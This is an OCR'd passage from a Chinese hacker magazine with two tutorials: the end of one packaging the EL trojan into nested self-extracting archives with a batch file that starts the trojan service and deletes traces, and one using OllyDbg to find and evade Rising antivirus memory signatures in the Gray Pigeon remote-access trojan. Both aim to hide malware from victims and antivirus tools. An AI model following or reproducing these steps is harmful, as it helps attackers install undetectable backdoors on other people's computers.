


图14

z.bat内容如下：

```
sc config 服务名 start= auto           //将木马服务的启动类型设为手动
sc start 服务名                        //启动木马服务
del setup.exe
del xgsj.exe
del 2.reg
del x.bat
del z.bat
del 2.vbs
```



模块名称	版本	厂商	创建时间	大小	文件路径
WS2_32.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	82944B	c:\wi
wsock32.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	28672B	c:\wi
netapi32.dll	5.1.2600.2976/5.1....	Microsoft Corporation	2004-08-04 00:52	332288B	C:\WI
MSVFW32.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	119808B	c:\wi
AVICAP32.dll	5.1.2600.0/5.1.2600.0	Microsoft Corporation	2004-06-06 06:13	64000B	c:\wi
dnscs.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	62976B	c:\wi
xpsp2res.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:51	5535744B	C:\WI
SAMLIB.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	64000B	C:\WI
WLDAP32.dll	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	170496B	C:\WI
NTMARTA.DLL	5.1.2600.2180/5.1....	Microsoft Corporation	2004-08-04 00:52	116736B	C:\WI
comctl32.dll	5.82.2900.2982/6.0...	Microsoft Corporation	2004-08-04 00:52	617472B	C:\WI

图15

2.reg内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"wlxz"=-
```

完成后将这四个文件同xgsj.exe（冰狐浪子时间修改器）一起制作成一个自解压文件——setup.exe（在“解压后运行”中填入“2.vbs”，其余配置同上）。最后将刚才制作的两个自解压文件（1.exe、setup.exe）同server.exe（EL木马）一起制作成一个自解压文件，在“解压后运行”中填入“1.exe”（其余配置同上）。完成后我们的三大行动就胜利结束了！

自己运行测试一下看看，无任何异常现象，木马所有功能无损。重启一下电脑再来看看（图15），现在谁还能认出我们的木马！本文到此结束，如有不太明白的地方请参考本文的辅助理解动画或到X总舵来和我交流。

（本文所涉及到的工具、代码和动画已收录到光盘中）


文章难易度：★★★★
文章阅读点：使用OD载入鸽子服务端，利用分段NOP的方法一点点找出特征码


用OD来——定位鸽子瑞星内存特征码

熙熙快跑

最近瑞星很是变态，不查杀myccl载入内存的文件了，导致了我们定位内存特征码的困难，相信很多菜鸟都不知道该怎么办吧。下边给大家介绍一种我定位灰鸽子瑞星内存一直使用的办法，那就是使用OD。其实很早就有使用OD一半定位的方法了，不过今天我要介绍的是使用另一种办法，熟练以后不比myccl慢。好了，废话少说，进入主题。


先生成鸽子服务端，使用OD将服务端载入，如图1。我们使用瑞星检查一下内存，如图2。怎么会有两个鸽子呢？而且路径还一样？原来是鸽子运行时调用了系统的一些函数，这个调用的过程也被当作病毒处理了，所以就会出现上边这种情况。而将特征码全部nop后这个过程又不会被当作病毒处理了，所以我们只要点击“查看”—“内存”，在如图3所示处按下F2，下个断点阻止鸽子调用就可以避免干扰了。



图1


图2

好了，回到主线程里，我们把所有代码全部nop，如图4。与一半免杀法不同的是，我们从上面开始“撤消选择处修改”一部分代码，也可以从下往上，这个就看个人习惯了。与OD一半免杀比较，这样做的好处是可以更快的找出特征码。

选中一段代码，点击右键，撤消选择处修改，然后使用瑞星查杀内存，没有发现病毒，如图5。我们把第一次查杀无毒的代码全部nop掉，免得干扰，这样就可以逐步缩小范围，如图6。


图3


图4

千万注意，一定要记得第一次“撤消选择处修改”的最后那句代码的地址，不然就前功尽弃了，因为你搞不清楚到底你第一次还原了多少代码。这在定位特征码的后期尤为重要，不然的话会浪费很多时间。不过大家也可以看到，选中的代码和没选中的代码有明显的区别，利用这一点也可以确定选中的最后一句代码。

我们继续“撤消选择处修改”，没有病毒，继续还原代码。好了，出现病毒了，如图7。说明有特征码在刚才还原的代码中。现在我们从上面开始nop一部分刚才查杀的代码，可能会有菜鸟要问了，为什么此处要这样做呢？从下面往上面nop不一样吗？反正有特征码在刚才查杀的代码段里面。原因是如果从下面开始nop的话，很容易与下面我们刚开始nop的程序




图5

代码相混淆，分不清界限，当然你也可以记下刚才还原的代码的开始地址和结尾地址，不过随着特征码的增多，记录的地址也会越来越多，注意别搞混淆了就行。nop 一部分后查杀（注意记录下你nop 的代码的起始地址），如果有毒，说明特征码不在我们nop 的代码里面，反之，就把没nop 的代码全部nop 掉（避免干扰），把nop 的代码全部还原后重复操作。

我们看结果，有毒，说明有特征码在下面的代码里。可以暂时不管上面nop 的代码中有没有特征码，先找到一处再说，因为程序比较大，代码多了很容易混淆，而且一次也不可能把所有的特征码全部找出来，一处一处的找。继续，无毒，说明特征码被nop 了，我们把下面没有特征码的代码 nop 掉，避免干扰。把刚才查杀的代码还原。查杀后发现了病毒，没nop 的代码中有特征码，继续往下面nop，如图8。

